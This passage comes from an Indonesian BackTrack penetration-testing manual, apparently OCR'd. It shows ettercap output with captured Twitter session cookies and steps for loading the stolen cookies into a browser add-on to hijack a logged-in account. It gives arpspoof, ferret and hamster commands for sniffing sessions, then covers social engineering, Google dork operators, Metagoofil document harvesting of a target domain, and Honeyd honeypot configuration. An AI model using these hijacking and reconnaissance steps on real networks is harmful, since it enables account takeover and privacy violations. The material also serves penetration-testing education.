htzZXNzaW9uX3Bhc3N3b3Jk%250AX3Rva2VuIi1lZWE1YjI0NTAzNzlhNWM3ZGYyMjc4M2FkNGRmNjE0Zj
EyYjUy%250AYjhjOgdpZCIlYzQ0MGEzZTg1NTAxM2JmMzkxZThjMzY1MzdkZTAzOTc6DGNz%250AcmZfaW
QiJWFiOTcwZmIwYjMxMWViNGUzNDVmN2JmNjEyNzhiZDZkOg9jcmVh%250AdGVkX2F0bCsIz%252BSf6DU
B--2b872c1b25160fad66bfa37d55d82a389799397b; domain=.twitter.com; path=/;
HttpOnly.
```


```
X-XSS-Protection: 1; mode=b


Closing text interface...

ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

Perhatikan penggalan output ettercap pada terminal di atas ,bisa anda lihat kita berhasil mendapatkan session dari situs jejaring sosial terkenal twitter.com. Saya sengaja mengambil dua contoh sesi dengan 2 authentifikasi. Pada hasil dump cookies pertama masih berprivilage guest id, berarti target masih membuka situs twitter dan belum melakukan login. Berbeda dengan yang di bawah, dimana sudah ada twitter id. Untuk memasukan kedalam browser dan menggunakan hasil curian cookies, attacker akan menggunakan addons atau plugin-plugin tertentu pada browser yang digunakan.
Pada contoh kali ini saya akan mengambil Add N Edit Cookies plugin, yang bisa anda download pada tautan di bawah ini

https://addons.mozilla.org/en-US/firefox/addon/add-n-edit-cookies-13793/



Setelah itu buka plugin tersebut pada menu browser modzilla yaitu di tab tools.



Kemudian tambahkan atau edit cookies yang mengarah kepada twitter.com.

Perhatikan informasi-informasi yang harus kita ambil dan pasangkan pada cookies editor plugin.

```
 path=/; expires=Mon, 07-Mar-2022 03:32:59 GMT.
Set-Cookie: dnt=; domain=.twitter.com; path=/; expires=Thu, 01-Jan-1970 00:00:00
GMT.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: t1=1; domain=.twitter.com; path=/; expires=Thu, 05-Apr-2012 15:32:59
GMT.
Set-Cookie: twid=u%3D117857762%7CuFIkjuKfB3Mi3SvT3O4Aix73EkI%3D;
domain=.twitter.com; path=/; secure.
Set-Cookie:
_twitter_sess=BAh7DiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNo%250ASGF
zaHsABjoKQHVzZWR7ADoJdXNlcmkE4lOGBzoQc3RheV9zZWN1cmVUOhNw%250AGXNzd29yZF9Ob2tlbiIt
ZWVhNWIyNDUwMzc5YTVjN2RmMjI3ODNhZDRkZjYx%250ANGYxMmI1MmI4YzoTc2hvd19oZWxwX2xpbmswO
htzZXNzaW9uX3Bhc3N3b3Jk%250AX2Rva2VuIi1lZWE1YjI0NTAzNzlhNWM3ZGYyMjc4M2FkNGRmNjE0Zj
EyYjUy%250AYhhjOgdpZCIlYzQ0MGEzZTg1NTAxM2JmMzkxZThjMzY1MzdkZTAzOTc6DGNz%250AcFZfaW
QiJWFiOTcwZmIwYjMxMWViNGUzNDVmN2JmNjEyNzhiZDZkOg9jcmVh%250AdGVkX2F0bCsIz%252BSf6DU
B--2b872c1b25160fad66bfa37d55d82a389799397b; domain=.twitter.com; path=/;
HttpOnly.
```

```
X-XSS-Protection: 1; mode=b
```


Name : adalah nama dari session , bisa dilihat dengan warna hijau pada hasil output session hijacking di atas.

Content : saya beri warna merah , content cookies merupakan inti informasi dari cookies http yang disimpan di server tujuan.


Host : saya beri warna biru, merupakan informasi host dari server yang menerbitkan cookies.

Path : saya beri warna kuning, adalah direktori pada domain yang dituju, tentu saja kita beri "/" karena yang dituju adalah http://twitter.com tanpa tambahan direktori lainnya.

Http Only : saya beri warna jingga dan pilih yes , mengacu dalam informasi cookies pada hasil diatas.



Maka sebelum di edit atau di tambahkan, saya mencoba membuka twitter.com dan hasilnya tampil halaman twitter login.




Dan ketika saya buka kembali setelah mengedit cookies

Terima kasih kepada om cassaprodigy yang telah merelakan id twitternya untuk menjadi percobaan saya.

4.3 Ferret dan Hamster

Salah satu tools yang terkenal untuk melakukan hijacking cookies atau session hijacking adalah ferret dan hamster. Untuk melakukan ujicoba hijacking cookies dengan ferret dan hamster sebaiknya kita menjalankan arpspoof terlebih dahulu

Sintak : `arpspoof –i [ interface ] range-ip-address`



Untuk mengakses ferret dan hamster kita hanya tinggal mengakses direktori pada terminal atau pada menu naga.

Pada terminal direktori hamster dan ferret terdapat satu direktori yaitu berada pada direktori :

```
/pentest/sniffers/hamster/
```

Pertama-tama kita akan menjalankan ferret untuk mengcapture seluruh trafik yang masuk dan keluar pada jaringan.


```
./ferret –I eth0 –r sniff.pcap
```

Jika sudah maka ferret akan memulai tugasnya seperti pada gambar di bawah ini.

Selanjutnya jalankan hamster dengan cara mengesekusi file hamster

```
./hamster
```

Bukalah hamster pada browser anda dengan alamat default http://127.0.0.1:1234



BAB 7
CRACKING PARAMETER

1. SOCIAL ENGINEERING

1.1 . Pengertian Social Engineering

Pengertian social engineering di berbagai kalangan memang beragam, namun saya mencoba untuk membawa anda mengerti apa sebenarnya yang menjadi inti dari tehnik hacking yang sangat populer tersebut.

Social engineering sebenarnya merupakan suatu tehnik hacking dengan menggali atau mencari setiap informasi detail dari korban atau target di jaringan internet atau dengan cara pendekatan secara persuasif sehingga attacker mencapai tujuannya.

Tujuan attacker biasanya berupa informasi pribadi seperti *tanggal lahir, nama istri , hobby* yang nantinya akan di gunakan sebagai bahan – bahan pada aplikasi hacking sebenarnya. Seperti list password untuk bruteforcing , Bahkan attacker akan mengambil semua dokumen yang di anggap perlu untuk mencari celah – celah rahasia perusahaan atau individual guna melancarkan aksi jahatnya.

Social engineering lebih mencari celah pada faktor utama yang saya sebut dengan "*humanity weakness*" di mana walau secanggih apapun suatu sistem keamanan terkadang faktor kelemahan manusia dapat membuat suatu kehancuran besar. Kelemahan manusia yang terdiri dari faktor lengah, lupa, terlalu sibuk, pandang enteng, membuat suatu hole yang sangat besar.

1.2. Penerapan Social Engineering

Penerapan SE dengan menggunakan backtrack os sebenarnya tidak terlalu sulit. Kita harus menggunakan beberapa tools yang di gunakan untuk :

1. Pengumpulan informasi
2. Membuat password list untuk bruteforcing
3. Phissing
4. Esekusi Target

Seperti pada pertemuan sebelumnya kita sudah mempelajari tentang penggunaan beberapa tools yang berguna untuk mencari informasi-informasi target

1.2.1. Google Hacking

google hacking sebenarnya adalah *suatu tehnik mencari informasi mengenai target menggunakan search engine*. Internet search engine sebenarnya merupakan suatu tools yang sangat berharga karena banyak informasi yang secara sengaja maupun tidak sengaja di masukan di dalamnya. Sehingga attacker memanfaatkan tehnik ini untuk menggali data2 tersembunyi di dalamnya. Tehnik google hacking biasanya menggunakan string atau search operator khusus dengan varian-varian yang di kenal dengan nama "dork"

Search operator cheat sheet

```
Web Search : allinanchor:, allintext:, allintitle:, allinurl:, cache:, define:, filetype:, id:, inanchor:, info:, intext:, intitle:, inurl:, link:, phonebook:, related:, site:

 Image Search : allintitle:, allinurl:, filetype:, inurl:, intitle:, site: Groups allintext:, allintitle:, author:, group:, insubject:, intext:, intitle:

Directory : allintext:, allintitle:, allinurl:, ext:, filetype:, intext:, intitle:, inurl:

News : allintext:, allintitle:, allinurl:, intext:, intitle:, inurl:, location:, source:

Product Search : allintext:, allintitle:
```

allinanchor
Search operator ini di pergunakan untuk mencari semua informasi pada website yang terdapat pada anchor text.
Contoh penggunaan : *allinanchor:zee-eichel*

allintext
Search operator ini berfungsi untuk mencari semua tulisan di dalam page web
Contoh : *allintext:zee-eichel*
allintitle
Search operator yang berfungsi untuk mencari informasi yang terdapat didalam title pada header website
Contoh : *allintitle:zee eichel*

allinurl
Search operator yang berfungsi untuk mencari informasi yang terdapat di judul artikel atau

nama alamat tertentu
Contoh : *allinurl:zee eichel*
author
Mencari artikel-artikel atau tulisan sesuai dengan author yang di tentukan
Contoh : *author : zee eichel*

cache
Menampilkan informasi indexing atau cache terakhir dari google pada website tertentu. Jangan menekan spasi dalam pengoprasian ini.
Contoh : *cache:www/indonesianbactrack.or.id*

define
di gunakan untuk mencari informasi tentang definisi atau pengertian pada kata yang di masukan
contoh : *define:backtrack*

filetype
di gunakan untuk mencari filetype tertentu berdasarkan suffix
contoh : *backtrack filetype:pdf*

pengunaan + dan penggabungan beberapa query


beberapa query dapat kita gabungkan menjadi satu untuk mendapatkan hasil yang lebih detail
contoh : *inurl:backtrack filetype:pdf*
Kita juga bisa menambahkan operand + untuk menambah string query
contoh : *inurl:backtrack + zee eichel*
mencari kata backtrack pada url yang berkaitan dengan zee eichel

Menggunakan query google string untuk information gathering

Contoh : site:indonesianbacktrack.or.id

String tersebut akan menampilkan informasi yang hanya mengacu pada situs yang diinginkan .. atau bisa kita lengkapi lagi dengan

filetype:pdf site:indonesianbacktrack.or.id



Maka perintah tersebut akan mencari file bertipe pdf yang ada pada situs yang diinginkan

1.2.2. Metagoofil

Pengertian

Metagoofil adalah tools yang digunakan untuk mencari atau mengumpulkan informasi berdasarkan tipe dokument dari situs tertentu yang telah di indexing oleh google

Penggunaan Metagoofil
langkah-langkah penggunaan metagoofil akan kita bahas bersama-sama

directory metagoofil

pada backtrack secara default metagoofil berada pada directory */pentest/enumeration/google/metagoofil*

dapat kita akses dengan menggunakan perintah

```
root@bt:~# cd /pentest/enumeration/google/metagoofil
```

Memulai (esekusi) metagoofil

```
root@bt://pentest/enumeration/google/metagoofil# ls
COPYING         hachoir_core      lib            pdfminer       unzip.pyc
discovery       hachoir_metadata  LICENSES       processor.py
downloader.py   hachoir_parser    metagoofil.py  processor.pyc
downloader.pyc  htmlExport.py     myparser.py    README
extractors      htmlExport.pyc    myparser.pyc   unzip.py

root@bt://pentest/enumeration/google/metagoofil# python metagoofil.py

*************************************
* Metagoofil Ver 2.1 -              *
* Christian Martorella           *
* Edge-Security.com                 *
* cmartorella_at_edge-security.com  *
* Blackhat Arsenal Edition          *
*************************************
Metagoofil 2.1:

Usage: metagoofil options

      -d: domain to search
      -t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
      -l: limit of results to search (default 200)
      -h: work with documents in directory (use "yes" for local analysis)
      -n: limit of files to download
      -o: working directory
      -f: output file
 Examples:
  metagoofil.py -d microsoft.com -t doc,pdf -l 200 -n 50 -o microsoftfiles -f
results.html
  metagoofil.py -h yes -o microsoftfiles -f results.html (local dir analysis)
```

query string metagoofil

```
metagoofil.py -d microsoft.com -t doc,pdf -l 200 -n 50 -o microsoftfiles -f
results.html
```

dengan melihat contoh di atas dapat kita tentukan masing-masing string query

-d diisikan dengan url target (domain) , **-t** di isikan dengan type dokumen yang di cari , **-l** limit dari jumlah pencarian , **-n** limit dari download file , **-o** directory di mana kita menyimpan hasil download dokumen, **-f** adalah hasil dari aksi yang tersimpan dalam bentuk html

kita juga dapat menggunakan tools ini untuk mengumpulkan data pada folder lokal

```
metagoofil.py -h yes -o microsoftfiles -f results.html (local dir analysis)
```

local dir di isikan local dir kita .

1.2.3. Honeyd

honeyd adalah small daemon yang running di linux dan windows. Tools ini berguna untuk membuat multiple virtual honeyspot. Honeyd dapat memanipulasi service protokol seperti *FTP, HTTP*, dan *SMTP* dan dapat membuat **65536** virtual ip address. Honeyd support terhadap scanner seperti *nmap* dan *Xprobe fingerprinting*. Dan berbagai template operating system dan finggerprinting dapat di lihat di *nmap.prints* dan *xprobe2.conf*. Gunakan perintah locate untuk mencari file-file tersebut. Untuk memulai honeyd kita harus membuat file configurasinya terlebih dahulu. Sebagai contoh jika kita mau membuat virtual host windows dengan beberapa open ports yang terbuka.

```
root@bt:~# gedit honeyd.conf
```

kemudian pastekan script di bawah ini

```
create default
set default default tcp action block
set default default udp action block
set default default icmp action block

create windows
set windows personality "Microsoft Windows XP Professional SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open

set windows ethernet "00:00:24:ab:8c:12"
dhcp windows on eth0
```

lalu silahkan di save. Langkah selanjutnya anda harus running honeyd.conf dengan perintah

```
root@bt:~# honeyd  -d  -f  honeyd.conf
```

hasil nmap terhadap ip otomatis yang di buat oleh honeyd [*dhcp windows on eth0*]

```
Starting Nmap 5.00 ( http://nmap.org ) at 2011-05-06 13:13 EDT
Interesting ports on someone (172.20.73.77):
PORT     STATE  SERVICE
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
1337/tcp closed waste
MAC Address: 00:00:24:26:C4:ED (Connect AS)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Jika kita melakukan pinging terhadap ip honeyd

```
honeyd[1870]: arp reply 192.168.99.135 is-at 00:00:24:c8:e3:34
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 -&gt; 192.168.99.128
honeyd[1870]: arp_send: who-has 192.168.99.128 tell 192.168.99.135
honeyd[1870]: arp_recv_cb: 192.168.99.128 at 00:0c:29:7e:60:d0
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 -&gt; 192.168.99.128
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 -&gt; 192.168.99.128
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 -&gt; 192.168.99.128
```

tugas buat file konfigurasi lainnya

```
create default
set default default tcp action block
set default default udp action block
set default default icmp action block

create windows
set windows personality "Microsoft Windows XP Professional SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open

create avaya
set avaya personality "Avaya G3 PBX version 8.3"
set avaya default tcp action reset
add avaya tcp port 4445 open
add avaya tcp port 5038 open

create solaris
set solaris personality "Avaya G3 PBX version 8.3"
set solaris default tcp action reset
add solaris tcp port 22 open
add solaris tcp port 2049 open

set windows ethernet "00:00:24:ab:8c:12"
set avaya ethernet "00:00:24:ab:8c:13"
set solaris ethernet "00:00:24:ab:8c:14"
dhcp windows on eth1
dhcp avaya on eth1
dhcp solaris on eth1
```


1.2.4. S.E.T

